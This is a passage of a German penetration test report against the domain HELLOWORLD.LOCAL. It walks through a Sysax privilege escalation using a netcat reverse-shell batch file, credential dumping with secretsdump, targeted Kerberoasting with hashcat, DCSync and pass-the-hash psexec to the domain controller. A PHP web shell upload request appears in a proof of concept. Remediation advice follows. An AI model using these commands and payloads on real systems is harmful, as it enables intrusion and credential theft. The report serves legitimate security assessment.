

Abbildung 10 - Sysax Version 6.90

Für die Version 6.9 der Software existiert ein Privilege Escalation Exploit der wie folgt ausgeführt werden kann:

1. Erstellen Sie den Ordner c:\temp
2. Laden Sie netcat (nc.exe) nach c:\temp herunter
3. Erstellen Sie die Datei 'pwn.bat' in c:\temp mit dem Inhalt c:\temp\nc.exe localhost 1337 -e cmd
4. Öffnen Sie die Eingabeaufforderung und netcat listener nc -nlvvp 1337
5. Öffnen Sie sysaxschedscp.exe unter C:\Program Files (x86)\SysaxAutomation
6. Wählen Sie

- "Geplante/getriggerte Aufgaben einrichten"
- "Aufgabe hinzufügen (getriggert)"
- Aktualisieren Sie den zu überwachenden Ordner auf c:\temp
- Markieren Sie "Aufgabe ausführen, wenn eine Datei zum Überwachungsordner oder zu Unterordnern hinzugefügt wird"
- Wählen Sie "Jedes andere Programm ausführen" und wählen Sie c:\temp\pwn.bat
- Deaktivieren Sie "Als folgender Benutzer anmelden, um die Aufgabe auszuführen"
- Beenden und Speichern

7. Erstellen Sie eine neue Textdatei in c:\temp
8. Netcat-Listener überprüfen 'C:\WINDOWS\system32>whoami whoami nt authority\system'

In Abbildung 11ist zu sehen, wie erfolgreich ein Befehlsinterpreter mit SYSTEM-Rechten erlangt werden konnte nach Ausführung des Exploits.

Abbildung 11 - Erfolgreiche Ausführung des Exploits

Mit SYSTEM Rechten war es dem Penetrationstester wieder möglich die Registry Hives von MS04 zu kopieren, an seine Kali-VM zu transferieren und mittels secretsdump diese zu dumpen.

Zugangsdaten aus den Registry Hives von MS04 dumpen

```
└─$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security
security.save -system system.save LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
<SNIPPED>
[*] DefaultPassword
(Unknown User):A<SNIPPED>
```

Wie ersichtlich war, konnte zwar ein Kennwort, jedoch kein zugehöriger Benutzername ausgelesen werden. Es wurde daher die Vermutung aufgestellt, dass es sich um ein Kennwort eines Kontos handelt, das für **AutoLogon** konfiguriert ist. Um den zugehörigen Benutzernamen zu ermitteln, wurde anschließend der entsprechende **Winlogon-Registry-Schlüssel** abgefragt.

Abfragen der Registry Winlogon

```
PS C:\Users\serveradmin> Get-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\' -Name "DefaultUserName"

DefaultUserName : ftpadmin
PSPath          :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
                  NT\CurrentVersion\Winlogon\
<SNIPPED>
```

Der neu kompromittierten Domänenbenutzer *ftpadmin* bestitzt das GenericWrite Recht über den Benutzer *tim*, wie ein Blick in die BloodHound-Daten zeigt Abbildung 12. Ein Möglicher Angriffsversuch, um das Recht auszunutzen wäre ein gefälschten SPN auf das Tim-Konto setzen und anschließend einen gezielten Kerberoasting-Angriff durchführen, um sein Passwort zu cracken.



Abbildung 12 - ftpadmin verfügt genericwrite auf tim

Mit Powershell erstellt der Penetrationstester ein PSCredential-Objekt *$Cred* auf MS04, um Befehle als *ftpamin* ausführen zu können.

Speicherung der Zugangsdaten in einem $Cred Objekt

```
PS C:\Users\serveradmin\Desktop> $SecPassword = ConvertTo-SecureString '<SNIPPED>' -
AsPlainText -Force
PS C:\Users\serveradmin\Desktop> $Cred = New-Object
System.Management.Automation.PSCredential(HELLOWORLD\ftpadmin', $SecPassword)
```

Anschließend verwendete der Penetrationstester *Set-DomainObject*, um einen gefälschten SPN (faketest/spn) für das Konto *tim* anzulegen.

Ein gefaktes SPN für tim anlegen

```
PS C:\Users\serveradmin\Desktop> Set-DomainObject -credential $Cred -Identity tim -SET @{serv
iceprincipalname=faketest/spn'} -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'HELLOWORLD' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.HELLOWORLD.LOCAL/
DC=HELLOWORLD,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=tim)(name=tim)(displayname=tim))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'faketest/spn for object 'tim'
```

Anschließend konnte der Penetrationstester nun einen Kerberoasting-Angriff mittels GetUserSPNs von impacket durchführen um ein TGS von *tim* zu erhalten welches mit dessen NTLM-Hash verschlüsselt ist.

```
impacket-GetUserSPNs -dc-ip 192.168.191.3 HELLOWORLD.LOCAL/ftpadmin -request-user tim >
tim_tgs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
```

```
ServicePrincipalName  Name      MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  --------  --------  --------------------------  ---------  ----------
faketest/spn     tim            2024-10-07 15:31:19.202221  <never>
[-] CCache file is not found. Skipping...
$krb5tgs$23$*tim$HELLOWORLD.LOCAL$HELLOWORLD.LOCAL/tim*$98sadfakj2<SNIPPED>
```

Im nächsten Schritt wurde überprüft, ob der Benutzer **tim** ein Passwort verwendet, das in der bekannten Passwortliste *rockyou.txt* enthalten ist. Hierzu kam das Tool **Hashcat** im Rahmen eines Wörterbuchangriffs zum Einsatz. Im Zuge dieser Überprüfung konnte das zugehörige Passwort erfolgreich ermittelt werden.

Erfolgreicher Passwortangriff auf das TGS von Tim

```
└─$hashcat -m 13100 tim_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
…
$krb5tgs$23$*tim$HELLOWORLD.LOCAL$HELLOWORLD.LOCAL/tim*$A...5:R<SNIPPED>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
<SNIPPED>
```

Mit den neuen Zugangsdaten von Tim, wurden dessen Berechtigungen überprüft. Wie in Abbildung 13 zu sehen besitzt dieser das GenericAll Recht über die Gruppe *SERVER ADMINS*.



Abbildung 13 - GenericAll Recht auf die Gruppe ‚SERVER ADMINS'

Bei näherer Betrachtung ist in Bloodhound (Abbildung 14) zu sehen, dass die Gruppe *SERVER ADMINS* die Fähigkeit hat, einen DCSync-Angriff durchzuführen, um NTLM-Kennwort-Hashes für alle Benutzer in der Domäne zu erhalten.



Abbildung 14 - DCSync Rechte

Um den neu entdeckten Angriffspfad durchzuführen, wurde Tim zur Gruppe SERVER ADMINS hinzugefügt. Zunächst eröffnete der Penetrationstester auf *MS04* eine Shell mit *runas* mit den Zugangsdaten von Tim.

```
C:\Users\serveradmin>runas /user:helloworld\tim cmd.exe
```

Damit erhielt der Penetrationstester einen Befehlsinterpreter (cmd) unter dem Benutzer Tim. Der Benutzer konnte sich daraufhin selbst zur Zielgruppe hinzufügen, mittels Add-DomainGroupMember, und so DCSync-Berechtigungen erhalten.

```
PS C:\Users\Public> $group = "S-1-5-21-2222148634-3729814888-2427835974-16722"
PS C:\Users\Public> Add-DomainGroupMember -Identity $group -Members tim -verbose
VERBOSE: [Add-DomainGroupMember] Adding member 'tim' to group
"S-1-5-21-2222148634-3729814888-2427835974-16722'
```

Mittels secretsdump konnte von der Kali-VM ein DCSync-Angriff auf den Domänencontroller *DC01* ausgeführt werden, um alle NTLM-Kennwort-Hashes der Domänenbenutzer zu extrahieren.

```
└─$ impacket-secretsdump tim@192.168.191.3 -just-dc-
ntlm
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500: <SNIPPED>
Guest:501: <SNIPPED>
krbtgt:502:<SNIPPED>
<SNIPPED>
```

Mit der *lmhash:nthash* Kombination des Administrators war es möglich sich beim Domain-Controller als Administrator anmelden, mittels psexec von impacket. Die Domäne HELLOWORLD.LOCAL war daraufhin vollständig durch den Penetrationstester kompromittiert.

```
└─$ impacket-psexec administrator@192.168.191.3 -hashes f<SNIPPED>a:v<SNIPPED>2
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.191.3.....
[*] Found writable share ADMIN$
[*] Uploading file iWAQrTts.exe
```

```
[*] Opening SVCManager on 192.168.191.3.....
[*] Creating service KisA on 192.168.191.3.....
[*] Starting service KisA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18863.107]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC01
```

5 Maßnahmen zur Schwachstellenbeseitigung

Als Ergebnis des Penetrationstests ergeben sich für HELLOWORLD mehrere Möglichkeiten, die Netzwerksicherheit zu verbessern. Die Abhilfemaßnahmen sind nachstehend nach Priorität geordnet, beginnend mit denen, deren Umsetzung voraussichtlich am wenigsten Zeit und Aufwand erfordert. HELLOWORLD sollte sicherstellen, dass alle Maßnahmen und Kontrollmechanismen sorgfältig geplant und getestet werden, um Dienstunterbrechungen oder Datenverluste zu vermeiden.

5.1 Kurzfristig

Kurzfristige Maßnahmen:

- [Schwachstelle 1] – Implementieren Sie einen sicheren Upload-Filter, der auch den Inhalt von hochgeladenen Dateien untersucht
- [Schwachstelle 3] – Erzwingen Sie die Verwendung von starken Passwörtern (24+ Zeichen) von allen SPN-Accounts
- [Schwachstelle 10] – Aktivieren die SMB-Signierung auf allen Windows Netzwerk-Assets

5.2 Mittelfristig

Mittelfristige Maßnahmen:

- [Schwachstelle 2] – Deaktivieren Sie LLMNR und NBT-NS wo möglich
- [Schwachstelle 3] – Übertragen Sie SPNs zu Group Managed Service Accounts (gMSA) wo möglich
- [Schwachstelle 4] – Erweitern Sie Ihre Domänen-Passwortrichtlinien
- [Schwachstelle 4] – Erwägen Sie die Einführung eines Unternehmensweiten Passwortmanager
- [Schwachstelle 5] – Entfernen Sie alle Klartextzugangsdaten aus Dateien wo möglich und implementieren Sie eine Richtlinie, die ein Speichern von solchen Daten künftig verhindert
- [Schwachstelle 6] – Führen Sie eine Inventur Ihrer IT-Assets durch und updaten sie, wo möglich, alle Assets auf den neusten Stand
- [Schwachstelle 7] – Erlauben Sie Zonentransfers nur von autorisierten IP-Adressen und unterbinden Sie unbefugte AXFR-Anfragen mittels einer Monitor-Lösung
- [Schwachstelle 8] – Überprüfen Sie Ihre Netzwerkverzeichnisse und schränken Sie Zugriffsmöglichkeiten nach dem Prinzip der geringsten Privilegien ein
- [Schwachstelle 9] – Entfernen Sie Authentifizierungsverfahren durch benutzerdefinierte Header und ersetzen Sie diese durch bewährte Authentifizierungen wie Json Web Tokens
- [Empfehlung 11] – Erzwingen Sie das Prinzip der geringsten Privilegien und entziehen Sie Benutzern wo möglich Rechte und Gruppenmitgliedschaften
- [Empfehlung 12] – Monitoren und Protokollieren Sie Aktivitäten innerhalb des Netzwerks
- [Empfehlung 12] – Implementieren Sie eine EDR-Lösung

5.3 Langfristig

Langfristige Maßnahmen:

- Führen Sie IT-Sicherheitsschulungen für Ihr IT-Personal durch zum Thema Best Practices zur Sicherheitshärtung von Systemen

- Führen Sie regelmäßig Sicherheitsbewertung in Form von Penetrationstests, Security Assessments, Schwachstellenscans und ähnlichem durch
- Überprüfen und Erweitern Sie Ihre Netzwerksegmentierung, um kritische Hosts zu isolieren und den Effekt von kompromittieren Hosts zu mildern
- Erweitern (oder implementieren) Sie Ihr Patch- und Schwachstellenmanagement, um Ihre IT-Assets vor einfachen Kompromittierungen zu schützen und auf den neusten Stand zu halten

6 Details zu den technischen Ergebnissen

1. Unzureichende Upload Filterung - Critical

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Ursache	Eine Datei-Upload-Funktion in der untersuchten Webanwendung ermöglicht es einem Angreifer, Dateien mit bösartigem Code auf dem Webserver zu speichern, indem dieser den Wert des Content-Types auf *image/png* setzt. Wenn der Angreifer die Webanwendung erfolgreich dazu bringt, die hochgeladene Datei auszuführen, führt dies zu einer Remotecodeausführung. Der Angreifer kann anschließend auf sensible Daten im System zugreifen, die Funktionalität verändern oder erweiterte Berechtigungen auf dem Server erlangen. Sobald ein Angreifer die Kontrolle über den Server erlangt hat, kann er versuchen, andere Systeme im lokalen Netzwerk anzugreifen.
Auswirkung	Ein Angreifer kann die Upload-Funktion nutzen, um bösartige Dateien hochzuladen. Wenn der Angreifer den Webserver dazu bringen kann, die bereitgestellte Datei zu auszuführen, kann er beliebigen Code auf dem Server ausführen, um sensible Informationen zu erhalten, die Webanwendung verändern oder den Server kompromittieren.
Betroffene Systeme	developer.helloworld.local/upload.php
Maßnahmen zur Schwachstellenbeseitigung	Die Anwendung sollte den Upload auf Dateitypen beschränken, die für die Funktionalität der Anwendung erforderlich sind. Der Webserver sollte daher mit einer Whitelist spezifischer und sicheren Dateitypen ausgestattet sein. Zusätzlich zur implementierten Whitelist sollte der Webserver nicht nur die Dateiendung der hochgeladenen Datei überprüfen, sondern auch den tatsächlichen Inhalt der vom Benutzer bereitgestellten Datei.
Referenzen	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Proof of Concept

Für authentifizierte Nutzer ist die Applikation „Persönliche Dokumentenverwaltung“ unter der Url: *https://developer.helloworld.local/upload.php* abrufbar. Die GUI ist in Abbildung 15 zu sehen.



Abbildung 15 - Applikation Dokumentenverwaltung

Über den **Dokument hochladen** Button können Dateien im .pdf, .png und .jpeg Format hochgeladen werden. Andere Dateiformate werden nicht akzeptiert. Die Filterung kann jedoch umgangen werden, indem der POST-Request mittels eines lokalen Web-Proxys abgefangen wird und der Content-Type auf *image/png* gesetzt wird.

Der Endpunkt *upload.php* zeigt an das der Webserver die Skriptsprache PHP interpretieren kann.

So ist es mit folgendem POST-Request möglich PHP-Dateien auf den Webserver hochzuladen:

```
POST /upload.php HTTP/1.1
Host: developer.helloworld.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
<SNIPPED>

-----------------------------313361404431233453452033 78
Content-Disposition: form-data; name="file"; filename="sadjflk2132348u9xm1m23jadfwf.php"
Content-Type: image/png

<?php system($_GET['cmd']); ?>

-----------------------------313361404431233453452033 78
Content-Disposition: form-data; name="submit"


-----------------------------313361404431233453452033 78--
```

2. Veraltete Software - High

CWE	CWE-1104 - Use of Unmaintained Third Party Components
CVSS 3.1	8.3 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L
Ursache	Es konnten Systeme identifiziert werden, auf denen Software eingesetzt wird, die nicht dem aktuellen Versionsstand des Herstellers entspricht. Werden neue Schwachstellen entdeckt, informieren Sicherheitsforscher in der Regel den Hersteller, damit dieser einen Patch oder ein Update bereitstellen kann, bevor Details zur Lücke veröffentlicht und in das CVE-System aufgenommen werden. Sobald eine Schwachstelle jedoch öffentlich bekannt ist, können Angreifer diese oft auch ohne tiefgehendes technisches Wissen ausnutzen, indem sie gezielt nach nicht aktualisierten Systemen oder Anwendungen suchen. Deshalb ist es entscheidend, dass IT-Administratoren sicherheitsrelevante Updates zeitnah einspielen, um Systeme und Programme vor der Ausnutzung bekannter Sicherheitslücken zu schützen.
Auswirkung	Öffentlich bekannte Schwachstellen können von Angreifern beispielsweise genutzt werden, um unbefugten Zugriff auf vertrauliche Daten zu erlangen, Betriebssystembefehle auf dem betroffenen Host auszuführen und die Benutzerrechte vor Ort zu erhöhen.
Maßnahmen zur Schwachstellenbeseitigung	Die Einführung eines strukturierten **Patch-Managements** stellt sicher, dass IT-Assets regelmäßig aktualisiert werden, ohne die Produktivumgebung negativ zu beeinträchtigen. Ergänzend unterstützt ein **Schwachstellen-Management**, ungepatchte oder veraltete Software frühzeitig zu identifizieren und priorisiert zu beheben. Darüber hinaus kann der Einsatz von **Sandboxing** potenziellen Schaden durch Exploits begrenzen, indem Angriffe in einer isolierten Umgebung ausgeführt werden und so der Zugriff auf kritische Systemressourcen verhindert wird.
Referenzen	https://attack.mitre.org/techniques/T1068/

Proof of Concept

Auf der Workstation MS04 läuft die Software Sysax FTP in der Version 6.90 wie in Abbildung 16 zu sehen ist.



Abbildung 16 - Veraltete Sysax FTP Version

Für diese Version ist eine Schwachstelle zur Erweiterung der Benutzerprivilegien vorhanden, wie unter dieser Webseite dokumentiert ist: *https://www.exploit db.com/exploits/50834*. Laut der Hersteller Webseite ist die neuste Version der Software 7.1.

3. Schwache Kerberos Authentifizierung („Kerberoasting) - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Ursache	In einer Active Directory (AD)-Umgebung werden Service Principal Names (SPNs) zur eindeutigen Identifizierung von Instanzen eines Windows-Dienstes verwendet. Die Kerberos-Authentifizierung erfordert, dass jeder SPN mit einem Dienstkonto (Active Directory-Benutzerkonto) verknüpft ist. Jeder authentifizierte AD-Benutzer kann ein oder mehrere Kerberos Ticket-Granting Service (TGS)-Tickets vom Domänencontroller für jedes SPN-Konto anfordern. Diese Tickets sind mit dem NTLM-Passwort-Hash des zugehörigen AD-Kontos verschlüsselt. Diese können offline mit einem Passwort-Cracking-Tool wie Hashcat geknackt werden, wenn ein schwaches Passwort zusammen mit dem RC4-Verschlüsselungsalgorithmus verwendet wird. Bei Verwendung der AES-Verschlüsselung wird mehr Rechenleistung benötigt, um ein Ticket zu „cracken“ und das Klartextpasswort des Kontos zu erhalten, aber es ist dennoch möglich, wenn schwache Passwörter verwendet werden.
Auswirkung	Ein erfolgreicher Kerberoasting-Angriff in Verbindung mit gecrackten Passwörtern kann in einer AD-Umgebung zu Lateral Movement und Privilegien Erweiterung führen. Wenn ein Kennwort für ein Domänenadministratorkonto oder ein gleichwertiges Konto gecrackt wird, kann ein Angreifer die Kontrolle über alle Ressourcen in der Domäne erlangen.
